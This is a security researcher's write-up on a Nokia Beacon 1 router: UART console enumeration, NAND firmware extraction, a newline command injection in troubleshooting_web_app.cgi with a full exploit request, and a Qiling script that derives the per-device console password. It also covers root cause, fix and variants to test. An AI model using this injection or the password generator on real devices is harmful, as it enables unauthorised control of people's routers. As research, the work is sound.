
The console initially presented a restricted shell:
user> list
  enable
  help
  list
  show version
Running enable moved to a slightly less restricted shell:
user> enable
user# list
  configure
  disable
  exit
  help
  list
  logout
  nslookup HOST [SERVER]
  ntp date
  ping [-c COUNT] [-s SIZE] [-I IFACE or ip] [-W SEC] [-w SEC] {hostname or ip}
  shell
  show
  tftp (syslog|omci|voice) HOST
  traceroute [-m MAXTTL] [-p PORT] [-q NQUERIES] [-w WAIT_SEC] [-i IFACE] HOST [BYTES]
Several of these commands looked ripe for command injection, and there was an obvious shell command. Executing shell required a password, and none of the obvious candidates worked, including the hardcoded passwords previously found by other researchers:
user# shell
Password2:

passwd invalid!
The same prompt had been vulnerable to a command injection in other variants using a simple ;/bin/sh ; payload, but that no longer worked here.
Full enumeration followed. Some commands, traceroute among them, were vulnerable to argument injection, but none allowed a break out into arbitrary commands. The restricted shell checked for most common shell breakout characters, leaving only the I/O redirection characters <>, which on their own did not achieve much:
user(show)# list
  ...
  network interface (IFNAME|all)
  ...

user(show)# network interface </etc/passwd
br0            Link encap:Ethernet  HWaddr XX:XX:XX:XX:XX:XX
               inet addr:[redacted]  Bcast:[redacted]  Mask:[redacted]
               inet6 addr: fe80::1/64 Scope:Link
               UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
               RX packets:32988 errors:0 dropped:0 overruns:0 frame:0
               TX packets:2968 errors:0 dropped:0 overruns:0 carrier:0
               collisions:0 txqueuelen:0
               RX bytes:7122397 (6.7 MiB)  TX bytes:815671 (796.5 KiB)
At this point manual testing against the restricted shell had gone as far as it could. Finding a vulnerability in the restricted shell or the web interface required analysing the firmware directly.
Firmware extraction
The NAND flash chip was desoldered with the heat gun at about 380 degrees Celsius. It was the author's first attempt at desoldering a chip: no flux was used, the chip connections were simply watched until they appeared shiny, and tweezers were used to ease the chip off the board.
The chip was read with the XGecu T48 programmer and a TSOP48 adapter. The package type was known from online spec sheets. The author did not photograph the chip itself, but shows the T48 with another TSOP48 chip analysed at the same time.

One detail cost time: the adapter requires the chip to be placed on top and then pressed down so the adapter opens and the chip fits fully inside. Otherwise the chip sits above the connectors and reads as blank. Once seated correctly, reading was straightforward because the XGecu software provides exact bindings for the chip model.
binwalk detected a few magic bytes for the UBI File System format but failed to extract it properly. Attempts to perform partial UBI extraction, or to repair the broken UBI file binwalk produced, led nowhere. The useful observation came from scrolling through the dump in a hex editor: there were invalid bytes after every 2048 bytes.

An article on cn-sec described the same problem. Direct memory dumps do not correspond directly to what the filesystem looks like, because they often include out-of-band (OOB) data used by the chip for error detection. The Macronix MX30LF1G18AC datasheet states:
The device has an on-chip buffer of 2,112 bytes for data load and access. Each 2K-Byte page has the two area, one is the main area which is 2048-bytes and the other is spare area which is 64-byte.
So the dump had to be cleaned by removing the spare 64 bytes that occur every 2112 bytes. A short Python script did this, after which binwalk (really a wrapper around ubireader) worked without a hitch.
Static analysis
The extracted firmware allowed the binaries behind the web and UART interfaces to be reverse engineered. The web-related binaries live in the /web directory, which consists mainly of CGI binaries and a few shell scripts. Each CGI binary has a standard CGIMain function holding the web handler logic for its path, and they share helpers such as CGIWriteHead, CGIGetPost and CGIGetQuery, which makes the handlers easy to read.
A search for typical dangerous functions such as system and popen turned up an interesting path in troubleshooting_web_app.cgi:
int __fastcall CGIMain(int a1, int a2)
{
  v9 = (_BYTE *)CGIGetPost("waninterfacename");
  ...
  if ( !sub_14390(v9) )
  {
    if ( v6 )
      free(v6);
    if ( v7 )
      free(v7);
    if ( v8 )
      free(v8);
    if ( v9 )
      free(v9);
    if ( v10 )
      free(v10);
    app_result(0);
    return 0;
  }
  ...
  if ( v9 && *v9 )
  {
    if ( isBeaconVariant(v16) )
      v23 = "rm -f /tmp/Ifacedump.txt";
    else
      v23 = "/usr/sbin/cs_sudo rm -f /tmp/Ifacedump.txt";
    system(v23);
    strcpy(command, " ");
    sprintf(command, "ifconfig %s >> /tmp/Ifacedump.txt 2>&1", v9);
    system(command);
    ...
}
v9 comes from the waninterfacename POST body parameter and is passed into a system() call. The remaining obstacle was sub_14390, which looked like a validator or sanitiser:
int __fastcall sub_14390(char *s)
{
  int i; // r4
  int v3; // r1

  if ( !s )
    return 1;
  for ( i = 0; i != 36; i += 6 )
  {
    v3 = byte_15A04[i];
    if ( strchr(s, v3) )
    {
      customer_log_log(
        6,
        "Function %s() ,  it include shell cmd, maybe lead to security issue,  string is %s\n",
        "isSecurityString",
        s);
      return 0;
    }
  }
  return 1;
}
It checks the input against a blacklist of shell escape characters held in byte_15A04. Inspecting that list showed it did not include the newline character 0x0A, which still acts as a breakout character in a shell command.
The UART password
The UART shell password was the other open question. The Beacon 1 previously used a hardcoded password, but that had changed and nobody had published the new one.
The logic for the UART shell appeared to live in the vtysh binary. The password is generated by the gen_varlen_vtyshpw function imported from the libsec_engine.so library:
int sub_1393C()
{
  ...
  if ( scfg_get("G984Serial", s, 128) < 0 )
    {
      perror("Cannot get scfg\n");
      return -1;
    }
    else
    {
      snprintf(
        v4,
        9u,
        "%02x%02x%02x%02x",
        (unsigned __int8)s[0],
        (unsigned __int8)s[1],
        (unsigned __int8)s[2],
        (unsigned __int8)s[3]);
      v0 = strlen(v4);
      gen_varlen_vtyshpw(v4, v0, 12, s2, "07");
      fwrite("Password:", 1u, 9u, (FILE *)stdout);
The device serial number, read through scfg_get("G984Serial", ...), feeds the password generation, so each device has a unique password. That explains why no universal password for the UART shell appears to have been found.
Exploitation
Step 1: Confirm the injection point
The waninterfacename POST parameter reaches system() through sprintf(command, "ifconfig %s >> /tmp/Ifacedump.txt 2>&1", v9). The only check in the way is the blacklist in sub_14390.
Step 2: Bypass the blacklist with a newline
Because 0x0A is not in byte_15A04, a newline in the parameter terminates the ifconfig command and starts a new one. The following request was sent:
POST /troubleshooting_web_app.cgi?ping HTTP/1.1
Host: [redacted]
Connection: keep-alive
Content-Length: 213
Accept-Language: en-GB,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate, br
Cookie: ...

wan_conlist=2&ipaddress=[redacted]&direction=rx&status=enable&domain=&wan_port=WAN&waninterfacename=ewan_1091_4_1%0awhoami%0a&portstatus=Disconnected&lan_port=null&csrf_token=pTdrsjSczaAoECVi
The waninterfacename value is ewan_1091_4_1%0awhoami%0a. URL-decoded, the %0a sequences become newlines, so the shell receives ifconfig ewan_1091_4_1, then whoami, then an empty command. This achieves arbitrary command execution. The request also carries a csrf_token value.
A couple of other command injections were found in a similar manner. All of them appear to have been patched on the latest versions of the Beacon 1 firmware; the extracted firmware was on an older version.
Step 3: Generate the UART password with Qiling
The password generation function is more complex than the snippet above: it performs cryptographic operations and reads key data from /usr/etc/se_k.enc.dat. Analysing that statically would be tedious when the goal was simply to obtain the password, which was now known to be keyed on the serial number.
Qiling was used instead to jump straight to sub_1393C, inject the serial number by hijacking the scfg_get call, and print the generated password:
from qiling import Qiling
from qiling.const import QL_VERBOSE, QL_INTERCEPT
import sys
from qiling.extensions import pipe
from qiling.os.const import STRING, PARAM_PTRX, PARAM_INT32

def hook_open(ql: Qiling, pathname_ptr: int, flags: int, mode: int, retval: int):
    filename = ql.mem.string(pathname_ptr)
    if filename == '' and retval == 3:
        ql.arch.regs.pc = 0x1393C

    return None

def my_scfg_get(ql: Qiling):
    params = ql.os.resolve_fcall_params({'cfg_name': STRING, 'cfg_buffer': PARAM_PTRX, 'buf_size': PARAM_INT32})
    # modify to your serial
    my_serial = b'\x00\x00\x00\x00'

    # Write the bytes to the buffer in the emulated memory
    ql.mem.write(params['cfg_buffer'], my_serial)

    return 1

def my_gen_varlen_vtyshpw_enter(ql: Qiling):
    params = ql.os.resolve_fcall_params({'serial': STRING, 'serial_len': PARAM_INT32, 'dst_len': PARAM_INT32, 'dst': STRING })
    print(params)

def my_gen_varlen_vtyshpw_exit(ql: Qiling):
    params = ql.os.resolve_fcall_params({'serial': PARAM_PTRX, 'serial_len': STRING, 'dst_len': PARAM_INT32, 'dst': PARAM_PTRX })
    print(params)

if __name__ == "__main__":
    # set up command line argv and emulated os root path
    argv = r'squashfs-root-0/usr/sbin/vtysh -c'.split()
    rootfs = r'squashfs-root-0'

    ql = Qiling(argv, rootfs, multithread=True, verbose=QL_VERBOSE.DEBUG)

    # Hook a specific open call to begin jump to target function
    ql.os.set_syscall('open', hook_open, QL_INTERCEPT.EXIT)
    ql.os.set_api("scfg_get", my_scfg_get, QL_INTERCEPT.CALL)
    ql.os.set_api("gen_varlen_vtyshpw", my_gen_varlen_vtyshpw_enter, QL_INTERCEPT.ENTER)
    ql.os.set_api("gen_varlen_vtyshpw", my_gen_varlen_vtyshpw_exit, QL_INTERCEPT.EXIT)

    ql.run()
The script hooks the open syscall on exit and sets the program counter to 0x1393C to enter the password routine directly. The scfg_get hook writes a chosen serial into the caller's buffer and returns success, so the routine sees whatever serial is supplied. The gen_varlen_vtyshpw hooks print the arguments on entry and exit.
The approach appeared to work, but it could not be tested on the same device: the storage chip had already been removed from that unit, and the second device had been updated to a newer firmware that used a different password prompt (Password2).
Root cause
The web command injection is a straightforward case of unsanitised input reaching a shell. waninterfacename is taken from the POST body and interpolated into a command string passed to system(). The only defence is a blacklist of shell metacharacters in sub_14390, and that blacklist omits the newline character, which is sufficient to start a second command. The check also logs a message when it rejects input.
The UART shell password is not a vulnerability in itself: it is derived from the device serial number and key material in /usr/etc/se_k.enc.dat. The restricted shell's own filtering blocks most breakout characters, leaving only <>, which limits what can be done from the console without the password.
Impact
On the affected firmware version, an attacker able to send a POST request to troubleshooting_web_app.cgi on the router can run arbitrary commands through the waninterfacename parameter. The request shown targets the router's LAN address and includes a CSRF token, so the practical reach depends on how the interface is exposed and how that token is obtained. The author notes that the injections found appear to have been patched on the latest Beacon 1 firmware, and that the extracted firmware was an older version.
On the hardware side, physical access to the board yields a UART console with a restricted shell, and desoldering the NAND chip yields the full firmware. The UART shell password is derived from the device serial number, so it differs per device.
Fix
The command injections appear to have been patched in later firmware versions; the report does not describe the patch itself. The report does not describe the patch itself. The underlying fix is to stop building shell command strings from request parameters: validate waninterfacename against an allowlist of expected interface names, or avoid the shell entirely and use an interface API. A blacklist of metacharacters is fragile, as the missing newline shows.
Variants to test
- Blacklist gaps in other CGI handlers. Search the extracted firmware for
systemandpopencalls fed byCGIGetPostorCGIGetQuery, then inspect the validator each one uses. A positive result is a parameter that reaches the shell while the validator's character table omits a separator such as0x0A,;,|or a backtick. - Newline injection wherever a blacklist exists. For any handler with a character blacklist, submit the parameter with
%0afollowed by a benign command such aswhoamiand a trailing%0a. A positive result is the command's output appearing in the response or in a file the handler writes. - Argument injection in restricted shells. Commands such as
traceroute,pingandnslookupin the UART shell accept host and option arguments. Try option-style payloads that make the tool read or write files. A positive result is file contents or a changed file, even without a full shell. - I/O redirection in restricted shells. Where only
<>survives filtering, try redirecting a command's input from a sensitive file, as withnetwork interface </etc/passwd. A positive result is the file's contents rendered by the command. - OOB stripping in NAND dumps. When
binwalkdetects UBI magic but fails to extract, check the dump for a repeating stride (here 2112 bytes with 64 bytes of spare area). A positive result is a clean extraction after removing the spare bytes. - Serial-derived passwords. Where a password routine calls a configuration getter for a device identifier, emulate the binary and hook that getter to supply a chosen serial. A positive result is a printed password that changes with the serial, confirming per-device keying.
What happened, in plain words
A security researcher took apart a home Wi-Fi router, the Nokia Beacon 1, and found a way to make it run commands of their choosing through its web interface. They also worked out how the router builds the password for its hidden maintenance console, and why nobody had found a universal one before.
The router is a mesh Wi-Fi device that broadband providers often hand out with a subscription. Nokia does not publish the software (called firmware) for download, and the researcher's unit would only update itself automatically, so the only way to look at the software was to take the physical memory chip off the board and read it with a special device. That is what makes this story a tour of hardware hacking: opening the case, finding a debug connection, pulling the chip, cleaning up the data, reading the code, and finally running part of that code in a simulator.
Along the way the researcher found a command injection, a class of bug where text a user sends to a website ends up being run as a system command. That particular bug has since been fixed in newer firmware. The researcher also found a couple of other similar bugs, which appear to have been patched on the latest firmware.
No accounts or login roles are involved anywhere in this work. It starts with physical access to the circuit board and continues through a debug console and the extracted firmware.
The device and the goal
The Nokia Beacon 1 is a mesh Wi-Fi router: several units work together to blanket a home in wireless coverage. Other versions of this router are common and have been studied before. Earlier public write-ups describe hardcoded credentials (a username and password baked into the software that nobody can change) and a command injection in the console you reach over a serial cable. The researcher wanted to see what was still reachable on their own version.
They had two units. One was sacrificed for the teardown. The other was kept, but it had already updated itself to a newer firmware, which matters later.
The tools used
- Two Nokia Beacon 1 routers, one used for the teardown.
- A Hakko FV310 heat gun, for melting the solder that holds the memory chip to the board.
- An XGecu T48 programmer with a TSOP48 adapter, a reader that connects to a memory chip and copies its contents to a computer. TSOP48 is the physical shape and pin layout of the chip.
binwalk, a tool that scans a file for known file-system signatures and tries to unpack them. Here it relied on a companion tool calledubireader.- A hex editor, a program that shows a file as raw bytes so you can spot patterns.
- Qiling, a tool that pretends to be the router's processor so you can run a single piece of its software on your own computer.
- A UART connection to the board at 115200 baud. UART is a simple serial link: two wires for data in each direction plus a ground wire, used by tiny computers to talk to a terminal. Baud is the speed of that link.
Step 1: Opening the case
The router has no screws on the outside. The researcher remembered a lesson from an earlier project on an Optical Network Terminal (the box on the wall for fibre broadband): check under the rubber sticker on the bottom. Two screws were hidden there. With those removed, the main board slid out.
Two metal covers, called RF shields, sit over the radio components to stop them interfering with each other. The researcher pried both off to see the chips underneath.
The labels printed on the board made the main parts easy to identify:
| Component | Part number | What it does |
|---|---|---|
| Telecom IC | Broadcom BCM68461KRFBG P11 BGA | The main telecom chip |
| Networking IC | Broadcom BCM43217KMLG | Wi-Fi and networking chip |
| Wi-Fi transceiver | Broadcom BCM4352KMLG | Sends and receives radio signals |
| DRAM | Nanya NT5CC128M16IP-DI | Working memory, wiped when power is lost |
| NAND storage | Macronx MX30LF1G18AC-TI | Flash memory that keeps the firmware when power is off |
Step 2: Finding the debug console
Other versions of the Beacon 1 were known to have a UART interface, a set of solder points that give a text console into the device. The researcher looked for one and found three pins marked out above the NAND storage chip.
It did not take long to work out which pin was TX (data out of the router), which was RX (data into the router) and which was GND (ground). They connected a serial adapter at the standard speed of 115200 baud.
